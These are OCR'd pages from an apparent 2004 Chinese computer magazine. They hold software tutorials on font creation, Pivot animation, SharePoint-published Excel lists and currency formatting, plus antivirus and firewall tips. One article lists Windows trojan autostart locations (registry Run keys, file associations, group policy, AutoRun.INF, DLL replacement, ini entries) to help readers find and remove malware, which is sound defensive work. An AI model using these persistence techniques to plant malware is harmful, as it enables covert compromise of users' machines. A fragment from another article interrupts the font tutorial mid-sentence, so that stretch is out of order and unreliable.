Font Creator Program(以下简称FCP)是一款所见即所得的矢量字库编辑、制作工具，可以通过它将乐谱、棋谱、汉语拼音及书法作品等字体化，这样在编辑文档的时候，通过简单的文字输入即可搞定特殊文档的编排工作了。没准你精心设计出来的一套独特字库还能卖出个好价钱呢！

Font Creator Program小档案

软件版本:4.5	软件大小:6163 KB
软件性质:共享软件	适用平台:Windows 9x/2000/XP
下载地址:http://sccnc.onlinedown.net/down/fcp4setup.exe	

网络互动 ▶▶▶

本文实例中所创建的拼音字体，大家可以在http://www.newhua.com/cfan/200418/pinyin.zip处下载得到。

创建独特的字体

实战:4个等于24的拼音方案

现在，大多数输入法中都带有汉语拼音输入，ɑ、o、e、i、u、ü六个元音再配上四个声调，就需要二十四个键位来表示，既不便于记忆，输入起来也不方便。下面我们利用FCP制作叠加字符的功能，只需单独制作出四个声调符号，就可以用它替代其他拼音输入法中的二十四个符号。

小提示

叠加字符是一种特殊字符，这种字符输入后，不占用字符位置，它只是叠加显示到前面或者后面的其他字符上。

1．总体设计方案

英文字体Arial与我们所用的中文拼音字形基本相同，我们计划在它的基础上，把数字1、2、3、4改造成拼音的四个声调符号。按照多数人的习惯，先输入字母，再输入声调，所以我们计划让四个声调符号叠加到前面的字符上。

2．新建字体

启动FCP，使用主菜单“File→New”命令打开如图1所示对话框。在“Font family name”中设置用于被操作系统所识别的字体名称，这里输入“pinyin”，然后选中下面的“Unicode”(双字节)和“Regular”(正常体)项，点击“OK”按钮确定。




图1

3．制作声调符号

第一步:复制字模。通过“File→Open→Installed fonts”命令打开Arial字库，按Ctrl+A键选中所有字符，再按Ctrl+C

一个具有关闭(Close)功能按钮，否则要想关闭该工具栏，只能在右键菜单中选“Close”命令了。

小提示

当选择“Execute”或“Open document”等动作时，会涉及到文件相对路径和绝对路径问题。在“选择文件(Select a file)”下拉列表中可看到一个空项及多个带百分号的参数。选择空项表示要使用绝对路径，选择文件时一定要填写该文件的完全路径；选择带百分号的参数则表示要使用相对路径:

MenuDir%:调用的文件与所制作软件在同一文件夹内；

MenuDrive%:调用的文件与所制作软件在同一分区内；

Windows%:调用的文件在“Windows”系统文件夹内；

System%:调用的文件在“windows\system\”系统文件夹内；

Desktop%:调用的文件在桌面上；

Temp%:调用的文件在系统临时文件夹下。

示例:相对路径的使用非常有利于多媒体光盘的制作，因为每个人的光驱盘符极有可能是不同的，比如用“MenuDir%\Videos\MyMovie.avi”来代替“D:\Videos\MyMovie.avi”，则在光驱不是“D:”盘的电脑上也能正常运行。

第四步:单击“4)自定义(Customize)”按钮，可以设置声音、光标等多种个性化的内容，这里就不详细介绍了。




图4

第五步:单击“5)输出菜单(Export menu)”按钮，点击“预览(Preview)”按钮先预览一下程序效果。单击各个按钮看看能否启动相应的应用程序，最小化是否正常工作等。如果运行正常，可右击该快捷启动工具栏，再选“Close”命令退出预览，然后单击“输出文件夹(Output folder)”右侧的“浏览”按钮，设置文件保存位置，再单击“导出(Export)”按钮，即可将其导出为EXE可执行文件了。以后，只要双击这个可执行文件，就能启动你自己制作的快捷启动工具了。如图4所示，就是本例制作的快捷启动工具栏，单击最小化按钮可让其最小化到任务栏上，拖动它左上角的方块可移动其位置。并且它还是一个异形窗口程序，够酷吧！最后，别忘了点击“File→Save”保存源文件，以方便以后修改哦。

不懂程序也能编软件，只要你有想像力，编出的软件也一样能异彩纷呈。CF [SY11]

键将其复制到剪贴板中。然后转到新建字库窗口，点选其第一个字符，然后按 Ctrl+V 键将剪贴板中的内容粘贴过来，这样一来新建字库中的内容就与 Arial 字库相同了。这时，可以关掉 Arial 字库，免得影响后续的操作。

第二步: 复制参考字符。为了确保声调符号在叠加显示时的位置正确，可以先把字符“o”复制过来作为声调符号大小和位置的参考。点选小写字母“o”并按 Ctrl+C 键复制，再点选字符“1”并按Ctrl+V键粘贴，用字母“o”替换掉字符“1”。

第三步: 制作声调符号。双击刚刚粘贴过来的字母“o”打开字符编辑窗口，选择工具栏上的“Insert Contour”(插入轮廓线)工具在适当的位置连续单击描出第一声声调的横线轮廓。当最后一个锚点与第一个锚点重合的时候，轮廓线会自动填充为实线。声调画好后，如果觉得它的位置不是太恰当，可以用鼠标将其拖动到合适的位置，最后框选下面的参考字母“o”，按 Delete 键将其删除即可。用同样的方法，在原字符 2、3、4 处分别画出第二、三、四声调轮廓。如图 2 所示，已经制作好第一、二、三声调，正在制作第四声调。




图 2

第四步: 设置字符显示宽度。右击制作好的声调字符，在右键菜单中选择“Properties”命令打开属性设置窗口，把“Left Side Bearing”即左侧轴线设置为“Glyph Boundings”最左侧的值，本例中设置为 -827，可根据实际显示的效果对这个值再作修改。“Advance Width”设置为 0。

3．字库应用

编辑过程中要随时按 Ctrl+S 键保存文件，全部编辑完成后就可以把它安装到系统中了。安装之后，调用编辑软件(如Word、WPS、写字板等)对新建的字体进行测试，如发现问题可以对字库进行修改，直到成功为止。修改字库后需重新安装字体，如发现原来安装的字体不能卸载，有可能是调用字库的编辑软件没有关闭，关闭后即可删除原字库。




图 3

如图 3 所示的拼音，是在 Word 中选择上面制作的 pinyin 字体，然后输入“xia3ng”后的效果，数字“3”自动变成第三声调。

> **小提示**
> 对于笔划简单的字符，我们可以像上面的实例一样手工绘制即可，而对于形式复杂的字符，比如个人的书法作品等，可以使用扫描仪把毛笔字扫描到计算机中，然后通过菜单“Tools→Import Image”命令将扫描图像导入，FCP 即可根据此图像自动生成字符轮廓。

个性字体随处可用

1. 如何让字体应用在别人的电脑上

如何在别人的电脑上也能正确显示你制作的字体呢？把字库复制到磁盘上，安装到别人的计算机上不就可以了吗。完全正确，但有时，我们不想把辛苦制作的字体白白送人，但还想让别人看看效果。此时，我们可以通过 Word 的字体嵌入功能来达到我们的要求。

在用 Word 编辑完文档之后，使用菜单“工具→选项”命令，点击“保存”标签页，选中“嵌入 TrueType 字体”即可。为了节约存储空间，可以同时选中下面的“只嵌入所用字符”和“不嵌入常用系统字体”。这样处理后，这个 Word 文档拿到哪台计算机上，都可以看到相应的字体了。

2. 如何让字体应用于网页上

要让网页显示自制字体就不那么简单了，幸好微软提供了一个名为weft的工具，下载地址为http://download.microsoft.com/download/8/a/1/8a1be03f-f7fc-4504-af9a-7b9230775284/WEFT3 2b1.exe，通过它，我们就可以把字体嵌入到网页中。

这款软件的使用比较简单，第一次启动时，会自动检测系统中安装的字库(以后安装新字体时，可以使用菜单“Tools→Update Font DB”命令更新数据库)。

软件启动后，会启动一个向导，根据此向导的指引，把需要处理的网页添加进来，并设置好网页的发布网站，软件就会分析网页中包含的字体，并为用户生成一个包括嵌入字体信息的 EOT 文件。然后，在网页头中加入与下面类似的语句(这些语句可由 weft 软件自动生成):

```
<STYLE TYPE="text/css">
<!-- /* $WEFT -- Created by: azhou on 2004-8-23 -- */
  @font-face {
    font-family: a01;
    font-style:  normal;
    font-weight: normal;
    src: url(DBFNT0.eot);
  }
-->
</STYLE>
```

最后把网页与 EOT 文件一起发布到服务器上，其他人在浏览网页时就会看到相应的字体了。CF [SY12]



“小小”动画舞起来



■ 安徽 梦与梦寻

前两年，Flash 动画“小小”在网上着实火了一把，这个由简单的线条构成的小人能做出各种各样的动作，尤其是它模仿《黑客帝国》以及其他武侠片中的武打动作，更是维妙维肖，令人叫绝。其实，通过小软件 Pivot Stickfigure Animator(以下简称 Pivot)，你也能轻松制作出精彩的“小小”动画，让它演示你事先设计好的动作来。

Pivot 小档案

软件版本:2.2.5　软件大小:484 KB
软件性质:免费软件 适应平台:Windows 98/2000/XP
下载地址:http://www.snapfiles.com/get/stickfigure.html

实战:为“小小”设计舞蹈

下面就请大家跟笔者一起，让“小小”做一个基本的舞蹈动作“前滚翻”。

第一步:启动 Pivot 后，它会自动建立一个新文件，里面已经包含了一个人物角色。这个角色由多个线段相连而成，每个线段都有两个节点(见图 1)。




图 1

第二步:用鼠标拖动红色节点，可以任意调整四肢、躯干及头部的姿势。拖动正中心黄色的节点可以整体移动人物。如图 2 所示，是调整出的“前滚翻”的准备姿势。单击左下角“Next Frame”按钮，该图像的略图将显示在时间线的第一帧上。

第三步:继续调整人物的姿势，每调整好一个姿势，都要单击“Next Frame”按钮将其加到时间线上。如图 3 所示，是本例中设计的所有动作姿势。单击左侧“Play”按钮可以预览动画效果，单击“Stop”按钮停止播放。勾选“Repeat”项，则可以循环播放。




图 2



图 3

第四步:单击“File→Load Background”，可以从打开的对话框中为“小小”动画选择一个事先准备好的背景图片。比如载取一张CS战场图景，一定能让动画增色不少。

第五步:所有的动作都调整好之后，单击“File→Save Animation”打开保存对话框，在保存类型下拉列表中，我们可以有三种选择:PIV 是 Pivot 自身独有的格式，保存了所有的编辑信息，最好要保存一份这个格式的文件，以便以后对动画进行调整；GIF 是流行的动画格式之一，非常方便应用于网页之中；BMP 是静态图片，选择这个格式，则我们制作的动画文件会被自动分解成多个静态图片。

第五步:一般来说，我们保存一份 PIV 文件之后，还需要把文件保存为 GIF 动画，在保存 GIF 时将会显示一个选项对话框(见图 4)。这个对话框中最关键的一项是“Frame Delay(帧延迟)”，100 为 1 秒，通过它可以调整动画播放速率的快慢，如果你觉得GIF动画的速度太快了，可以适当调高帧延迟的速率。设置好后单击“OK”按钮即可生成 GIF 动画，至此，你可以好好欣赏一下自己的作品了。




图 4

更多功能

上面介绍了 Pivot 动画制作的流程，事实上对动画人物我们还能做许多编辑工作:单击“Add Figure”按钮可以向场景中添加更多的人物；单击“Delete”按钮可以删除选中的人物；通过“Center”、“Flip”、“Colour”等按钮可以将人物移到场景中心点、反转人物、为人物着色等；通过“Front”、“Back”按钮可以调整各个人物之间的前后关系。

单击“Edit”按钮还可以编辑动画角色，画出大象、马等其他一些动物形象来(见图 5)，这些就留给读者朋友自己去探索吧。CF [SY13]



图 5



堵住它们的来路

——木马启动方式大揭密

■YESMAN

木马是具有一定特殊功能的程序，既然是程序，就肯定需要启动。不过，木马启动方式和一般程序有很大区别，因为它的用途要求其启动具有经常性、隐秘性等特殊性质。下面是一些木马在Windows平台上的启动方式。

> **小资料**
> 你应该收藏的网站
> 瑞星官方网站:http://www.rising.com.cn/
> 金山毒霸官方网站:http://www.iduba.net/
> KV2004官方网站:http://www.jiangming.com
> 病毒百科全书:http://www.viruslist.com/

1.漏洞入侵

现在Windows漏洞非常多，如果不小心，根本不需要你任何操作，一些木马病毒就会趁机直接通过漏洞进驻你的电脑，所以开启Windows 2000/XP的自动更新功能、安装网络和病毒防火墙等自保措施非常有必要，并且及时打补丁非常必要。另外，各大杀毒软件厂商的网站最好一周访问两次，以便了解最新的病毒动态，从而提前做好预防 。

2.文件捆绑

这个大家肯定是比较熟悉的，以前《电脑爱好者》也多次介绍过。当用户执行一个正常文件(如一个精美的Flash)和木马文件捆绑在一起生成的文件时，显示的是正常文件，而木马程序已经在后台执行了。其隐秘性不错，但认真看过CFan的朋友肯定都会用查看文件头的方法来识别了(见图1)。



图1 捆绑文件用的EXE捆绑机，本刊2004年第6期对文件绑定木马进行过详细的介绍

3.注册表

注册表是系统核心地带，也是一些用户不敢随便修改的地方。与木马有关的启动项目包括下面几项，它们是系统加载程序或是服务使用的项，木马在这些项中添加键值后就可以依赖注册表来启动了。

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]、[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]、[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices]、[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]、[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]、[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]、[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]、[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce]、[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]、[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System]、[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Network]。

4.启动组

只要是能自启动的方式，木马都想来利用一下，“程序”菜单下的“启动”组自然不会放过。“启动”组对应的文件夹为Windows\start menu\programs\startup，在注册表中的位置为[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\ Explorer\ShellFolders]下的Startup=“C:\Windows\start menu\programs\startup”。

5.文件关联

文件关联启动是指木马修改注册表的键值后，当启动EXE、INF、TXT类型的文件时，木马就会随着启动。下面这些注册表项是管理文件关联的(正确设置)：

EXE:[HKEY_CLASSES_ROOT\exefile\shell\open\command\]项，键值为“"%1" %*”

INF:[HKEY_CLASSES_ROOT\inffile\shell\open\command\]项，键值为“%SystemRoot%\system32\NOTEPAD.EXE %1”

TXT:[HKEY_CLASSES_ROOT\txtfile\shell\open\command\项，键值为“%SystemRoot%\system32\NOTEPAD.EXE %1”

很多木马都会修改文件关联来启动自己(如著名的冰河木马)，如果你不幸中招了，那么照着本文提供的正确设置改回来就行了。当然也可以使用本刊以前介绍过的软件，如RegFIX进行修复。

6.组策略

在Windows 2000/XP中，木马启动还可以依靠系统提供的“组策略”服务来启动。其实如果你需要有启动的程序，也可以通过组策略的登录脚本进行添加，方法如下：在“开始→运行”中输入Gpedit.msc，回车后打开“组策略”，在“本地计算机策略”中的“计算机配置”与“用户配置”，展开“用户配置→管理模板→系统→登录”，打开“在用户登录时运行这些程序”子项进行设置，选定“设置”项中的“已启用”项并

单击“显示”按钮，在弹出的“显示内容”窗口中再单击“添加”按钮，在“添加项目”中输入要启动的文件和路径，单击“确定”按钮就完成了(见图2)。重启电脑，系统在登录时就会自动添加程序。木马也是通过这一点来达到自启动的目的。



图2 这是很多人忽略的一个启动位置

7.AutoRun.INF

现在已经有木马开始用AutoRun.INF来启动自身，只要你在“我的电脑”中点击任意的硬盘分区，木马就会自动运行，非常隐蔽。

8.系统服务

在Windows 2000/XP中，木马又有了新的运行方式——通过系统服务来启动。其实这些服务还是保存在注册表中的，可以直接通过注册表来删除。但推荐通过“控制面板→管理工具→服务”来查看本机中的服务。

9.代替系统DLL文件

用木马DLL文件代替系统文件，一旦系统中需要调用原DLL中的函数时，木马DLL的同名函数就会再转发调用被改名后的原系统DLL，这样既启动了木马，同时还能保持原DLL文件的功能，可以说这是目前木马编写的最高技术。不过这种木马较少见，很多都是一些黑客组织内部才能使用的，因此很多杀毒软件无法查杀。

10.捆绑系统EXE文件

与代替系统DLL文件方式相似，就是对系统中开机时，会自启动的一些系统EXE文件进行捆绑，开机后首先执行木马，然后再由木马执行原来真实的系统EXE，这样看起来系统并没什么异常，但木马启动了。

注意：9、10两种方法木马在修改系统文件的同时，也会同时修改DLLCACHE文件夹下的同名文件，防止系统自动覆盖被更改的文件。

11.Autoexec.bat和Config.sys

我们现在用的一般都是图形化界面的操作系统，通过Autoexec.bat和Config.sys加载的木马已经越来越少，但也不要因此掉以轻心。

12.System.ini及Win.ini

木马是想利用一切可能的方法来启动自己，Windows 95/98/Me中System.ini文件也是一种启动方式。在运行中输入“System.ini”(不含引号)，找到[boot]字段，其下的shell=Explorer.exe后面应为空白，如果成了shell=Explorer.exe **.exe，那就要看看是不是有木马入侵了。另外，在System.ini文件中的[386Enh]字段，在“driver=路径\程序名”中也是木马启动的好地带。最后，还要小心System.ini中[mic]、[drivers]、[drivers32]这三个字段，也有加载木马的可能。

同样是在Windows 95/98/Me中，Win.ini也是病毒常用的启动文件。在“运行”中输入“Win.ini”(不含引号)打开它，在[windows]字段中有启动命令“load=”和“run=”，在一般情况下“=”后面是空白的，如果后面有其他程序，如“run=c:\windows**.exe load=c:\windows**.exe”，那么很可能是木马程序。

木马启动的方式是和系统功能更新同步的，可以说是无孔不入。平时大家只有靠不断学习相关知识，才能从根本上杜绝特洛依木马的入侵。

你知道吗

几种木马的启动方式

20CN PCSHARE:注册表自启动

第八军团 神气儿:注册表自启动及代替系统DLL文件

风雪:注册表自启动及代替系统DLL文件

黑洞:注册表自启动及文件关联

Ripper:system.ini

广外女生:注册表自启动及文件关联

CF [FH01]

找个帮手查查毒

前几期本刊刚刚介绍过金山毒霸的病毒提取工具，现在瑞星也推出了一款杀毒辅助工具——瑞星听诊器(下载地址:http://download.rising.com.cn/for_down/Lucky.exe)，它具有“诊断”、“提取”、“IE 重置”三个实用功能。

在使用软件前，先关闭所有程序，然后打开IE，然后点击“诊断”按钮，然后根据“概率”来诊断出的文件是否为病毒，如果是，可勾选，则点击“提取”(见图)，以便发送样本给瑞星。另外，点击“IE重置”按钮，可以恢复被病毒修改的IE设置。CF [FH02]



武装防火墙 添加IP规则包

安装杀毒软件后，我们做的第一件事就是上网升级，但你是否想过与杀毒软件一起安装的网络防火墙也可以升级呢？这是很多朋友都忽视的一个问题，其实升级网络防火墙是通过IP规则包来升级的，只要你导入了新的规则包，一些主要的木马及蠕虫病毒就很难入侵了，这点对很多菜鸟来说尤为重要。

1.瑞星防火墙

从“http://www.newhua.com/cfan/200418/瑞星.rar”下载瑞星防火墙IP规则包，解压缩后，直接运行其中的REG文件，就可以完成规则包的导入了。

2.金山网镖

第一步：从“http://www.newhua.com/cfan/200418/网镖数据包.rar”下载金山网镖的IP规则包并将其解压缩。

第二步：把解压后的wooper.dat重命名为IpRuleC.dat，然后再次将其覆盖到金山毒霸安装目录中的KAVPFW\Rules子目录中。

第三步：打开金山网镖，将“安全级别”调到“自定义”，然后在“IP规则编辑器”中选择适合的规则，点击“保存”即可。

> **小提示**
>
> 如果导入规则后，无法访问网络，那么可以先将安装级别改为“中级”，然后再调为“自定义级”即可。

3.天网防火墙

第一步：从http://www.newhua.com/cfan/200418/skynet.rar下载天网IP规则包并解压缩，解压缩后，会得到“常见应用程序规则”、“木马和间谍程序防御规则”、“游戏客户端规则”等目录，每个目录下都有一个规则包，文件Readme.txt为每个规则包的简单介绍。



非常简单地完成导入

第二步：打开天网，点击“IP规则管理→导入”按钮，选择要导入的规则，比如“TrojanDefault.dat”。勾选需要导入的IP规则，点击“确定”完成导入（见图）。CF [FH03]

杀毒！在八小时之外

■瑞星 张晓兵

现在病毒猖獗，每天都有新变种出现，这样，由于不即时升级病毒库等原因造成病毒入侵，将非常危险，所以有必要每隔一段时间就对电脑进行一次全面杀毒。很显然上班的时候杀毒是不可能的，所以有效利用下班后的时间对电脑进行全面的检查是非常有必要的，这时就要用到定时查毒功能。

定时查毒设置非常简单，只要在瑞星杀毒软件主界面上点击“设置”，然后在“杀毒设置”选项卡下，将“发现病毒后的处理方式”设置为“直接清除”，然后，将“定时杀毒”选项卡下的“定时方式”设置为“每天”，接着，再配置相应的时间，比如18:00（见图）。这样，每当下班后，杀毒软件就能自行工作，为你杀毒了。



你也可以设置为其他时间

不过，还要再告诉你一个小技巧，在“定时杀毒”页面里的“高级设置”里选择“扫描完成后关闭计算机”项。设置好后，当病毒扫描完成后，电脑就会自动关机，完全不用你操心了。

> **小提示**
>
> ★瑞星的自动关机功能并不是强制关机，所以你需要关闭所有的文档及其他程序，确保电脑能够正常关机。



另外，当你第二天上班时，只要打开瑞星，选择菜单中的“操作→历史记录”，就可以看到前一天晚上病毒的处理情况了。CF [FH04]

一劳永逸 把Excel搬上网

■ 新疆 张迎新

果果在一家广告公司做网络管理员，人力资源部的莓莓有一件事情想请果果来给帮个忙，公司正在给员工调整养老保险储蓄，审批表中的数据涉及多个部门，而且主管财务的副总正在国外出差，怎样让各部门通过局域网快速填写报表，再让副总通过网络来进行审查呢？

果果对办公软件不是特别熟悉，听了莓莓的具体描述后，不好拒绝，就先答应下来了。一有空急忙上网向老师求教，老师告诉果果，Excel 2003新增了一个称为“列表”的功能，在SharePoint网站的支持下威力巨大，用户使用IE浏览器就可以编辑“列表”中的数据，实现了真正意义上的网上Excel。闻听此言果果大喜，立刻动手架设网上“办公桌”。

架设网上“办公桌”

所谓网上“办公桌”，就是SharePoint网站中的“网站”。公司局域网服务器安装的是Windows 2003，正是运行Windows SharePoint Services 2.0最理想的环境。

第一步：删除FrontPage Server Extensions

在安装Windows SharePoint Services 2.0时，有一个特殊要求，就是虚拟服务器中不得有FrontPage Server Extensions。果果检查了一下自己的Windows 2003，发现IIS已经安装了FrontPage Server Extensions。根据微软公司提供的资料，可按如下方法删除此任务：单击“开始→运行”，输入“cmd”命令。在命令提示符窗口执行“cd\”命令，回到C盘根目录，再执行“cd c:\program files\common files\microsoft shared\web server extensions\50\bin”DOS命令，进入FrontPage Server Extensions 安装目录。然后输入“owsadm.exe -o fulluninstall -p 80”DOS命令，其中80代表运行FrontPage Server Extensions的虚拟服务器使用的端口号，输入完毕回车完成删除任务。

果果提示：如果Windows 2003的IIS没有安装FrontPage Server Extensions，只要安装了ASP.NET就可以安装Windows SharePoint Services 2.0了。

第二步：运行Windows SharePoint Services 2.0

运行Windows SharePoint Services 2.0安装程序，选择“典型安装”。当安装程序显示“请稍候，安装程序正在配置SharePoint网站”时，说明安装过程即将结束，果果就可以为大家安放“办公桌”了。

第三步：为Excel 2003“列表”创建网上“办公桌”

具有网站创建权限的用户登录SharePoint网站，单击主页上的“创建”按钮，在“创建网页”中，选择“网站和工作区”，打开“新建SharePoint网站”页面。在“标题”框内输入即将创建的网站名称（如“Excel列表”），然后在“URL名称”框内输入网站的URL名称。由于这个网站是建立在SharePoint网站下的一个虚拟网站，所以“URL名称”前的内容（如“http://192.168.0.1”）用户不能修改，只能在SharePoint网站URL后的框内输入名称（如“Excel”），它和SharePoint网站的URL共同构成了“办公桌”的URL（如“http://192.168.0.1/Excel”）。

创建列表

网上“办公桌”建好以后，果果来到莓莓的办公室。打开存放有养老保险储蓄数据的Excel 2003工作表，然后选中需要发布为“列表”的数据区域。执行菜单“数据→列表→创建列表”命令，弹出如图1所示的“创建列表”对话框，其中显示了绝对引用的列表区域。如果需要使用列表标题执行筛选等操作，可以选中“列表有标题”复选框。如果取消该复选框，则创建的列表会自动添加“列1”、“列2”这样的列标题。



图1

单击对话框中的“确定”按钮，所选区域就会变成如图2所示情形。其中区域的末行会显示带有星号的空白行，只要在该行中输入数据，带有星号的空白行及其下方的数据会自动下移，供用户插入任意数量的数据行。



	A	B	C	D	E	F	G	H
1	序号	姓名	工作时间	工龄	现缴金额	前缴金额	实增个人储蓄	企业金额
2	1	张三	1966年12月2日	39	24.00	8.00	1900年1月16日	120.00
3	2	李四	1956年2月23日	49	24.00	8.00	190[illegible]年1月16日	120.00
4	3	王五	1976年1月6日	29	18.00	6.00	1900年1月12日	90.00
5	4	赵六	1995年10月7日	10	4.00	4.00	1900年1月0日	20.00
6	5	吴未	1985年12月6日	20	10.00	4.00	1900年1月6日	15.00
7	*							

图2

发布列表

现在万事俱备，果果可以把Excel 2003列表发布到网上“办公桌”，公司各个部门的用户可以通过IE浏览器进行编辑。

第一步：执行菜单“数据→列表→发布列表”命令，弹出“发布列表到SharePoint网站”对话框。首先在“地址”栏中输入存放列表的网站URL（如“http://192.168.0.1/Excel”）。若要将列表链接到即将在SharePoint 网站创建的列表，便于发布列表的用户（如莓莓）在Excel 2003中刷新数据，则选中“链接到新SharePoint列表”复选框。

第二步：在“名称”栏中输入即将创建的列表名称（如“新增养老储蓄”），并在“说明”栏中输入列表描述文字，完成后单击“下一步”按钮继续。

第三步：看到的对话框如图3所示，它要求用户检查列表区域中每一列显示的数据类型是否正确。如果列链接的数据类型不正确，可以单击“取消”按钮返回，转换为正确的类型。确认无误后单击“完成”按钮，列表就会发布到SharePoint网站的指定位置，并弹出对话框告知访问列表的URL。




图3

果果提示：如果选择了链接到SharePoint网站，而且列表中的某些单元格存放有公式，发布列表的过程中会删除其中的所有公式，代之以公式的计算结果。如果发布列表时没有选择链接到SharePoint网站，发布后的列表可以保留原来的公式，但是发布列表的本地用户不能在本地使用Excel同步列表。

列表的使用

第一步：列表成功发布后，莓莓立刻通知财务部等部门的有关人员。他们需要在IE地址栏中输入存放列表的网站URL（如“http://192.168.0.1/Excel”），稍等片刻，就会弹出网站的登录对话框，用户只需输入自己的用户名和登录密码，就可以打开网站主页。



图4

第二步：单击主页左上方的“文档和列表”按钮，就可以在页面的“列表”下看到刚才发布的列表（如“新增养老储蓄”）链接。单击它即可显示如图4所示的页面，用户就可以使用IE浏览器对列表进行编辑了。

第三步：如果人力资源部要在列表中增加新的数据行，只要在区域末尾带星号的空白行内输入数据，带有星号的空白行会自动下移，从而插入任意数量的数据行。

第四步：为了查看员工的工作时间，莓莓使用IE浏览器对列表中的数据进行了筛选或排序。如果需要将图4中的数据按“工作时间”升序排列，单击“工作时间”旁的下拉按钮，打开菜单，选择其中的“升序排列”命令，则列表中的数据就会按照“工作时间”升序排列。经过排序后的列表还可以进行筛选，如果需要把列表中工龄“>20”的数据挑出来，可以单击“工龄”旁的下拉按钮，打开菜单，选择其中的“自定义”命令。在“自定义自动筛选方式”对话框中，选择“大于”和“20”，“确定”后即可看到列表显示了工龄大于20的所有数据。

果果提示：经过一次筛选的数据可以继续筛选，用户只要按上面介绍的方法打开关键字所在列的下拉菜单，根据需要选择筛选关键字或自定义筛选方式即可。

第五步：如果财务部要对列表中的数据进行统计，可以单击网页上的“汇总”按钮，“列表”自动在空白行下方添加一个“汇总”行。选中该行中的任意一个单元格，其右侧会显示一个下拉按钮，单击它可以打开如图5所示的菜单。其中含有求和、平均值等八种统计函数，用户只要根据统计需要和单元格上方的数据类型，选择菜单中的合适命令就可以在当前单元格中获得结果。




图5

果果提示：如图4所示，网页右侧有一个“任务窗格”，其中可以执行“用Excel打印”等多种任务。单击“任务窗格”左侧的“隐藏任务窗格”，可以将其收缩成一个黄色的窄条。反之，单击黄色窄条上的“显示任务窗格”，就可以将任务窗格显示在网页上。

协同编辑列表

第一步：如果有多个用户使用IE浏览器编辑SharePoint网站上的列表，每个用户都可以像独占工作表那样自由编辑，使用方式和Excel完全相同。如鼠标指向列表左侧，当光标变成右向箭头以后，右击，选择快捷菜单中的“删除行”等命令就可以删除或添加行。其他参与协同工作的用户要想看到最新的编辑结果，只要单击页面上的“刷新数据”按钮，待服务器检索列表数据结束就可以了。

由于莓莓的电脑上安装了Excel，她只要单击网页右侧“任务窗格”中的“导出并链接到Excel”命令，就可以将当前网页中的列表导出到工作表或工作簿。

100.55元变壹佰元零伍角伍分就这么简单

■ 陕西 陈东

使用Excel时，经常需要将一些阿拉伯数字转换成中文大写金额，如单位的要账通知书等。虽然手工修改很方便，但如果数据量太大，修改起来会非常麻烦。而Excel提供的将小写数字转换成大写数字的功能，并不符合要求，因为它会将100.55元转换成“壹佰.伍伍”，但我们的目标是“壹佰元零伍角伍分”。当然，你可以用VBA编程实现一个大小写转换的宏，其实还有其他更简单的方法帮你实现这个功能。

思路描述：

利用TEXT函数和TRUNC函数来获得金额当中整数的数值，并放置在“元”位这一列，同理，取得十位上的小数和个位上的小数，分别放置在“角”位列和“分”位列，然后根据元位、角位、分位的实际情况，用IF函数判断以上三列数值，并用&连接符连接好元位、角位、分位，合成大写人民币。而后隐藏元、角、分三列，就得到如图1所示的效果了。



图1

第一步：建好表格，选中C，D，E，F列，右击，选择“设置单元格格式”选项，然后在弹出的“单元格格式”对话框中选中“数字”选项卡，在分类栏中选择“特殊”选项，然后将右边的“类型”设置为“中文大写数字”，如图2所示。



图2

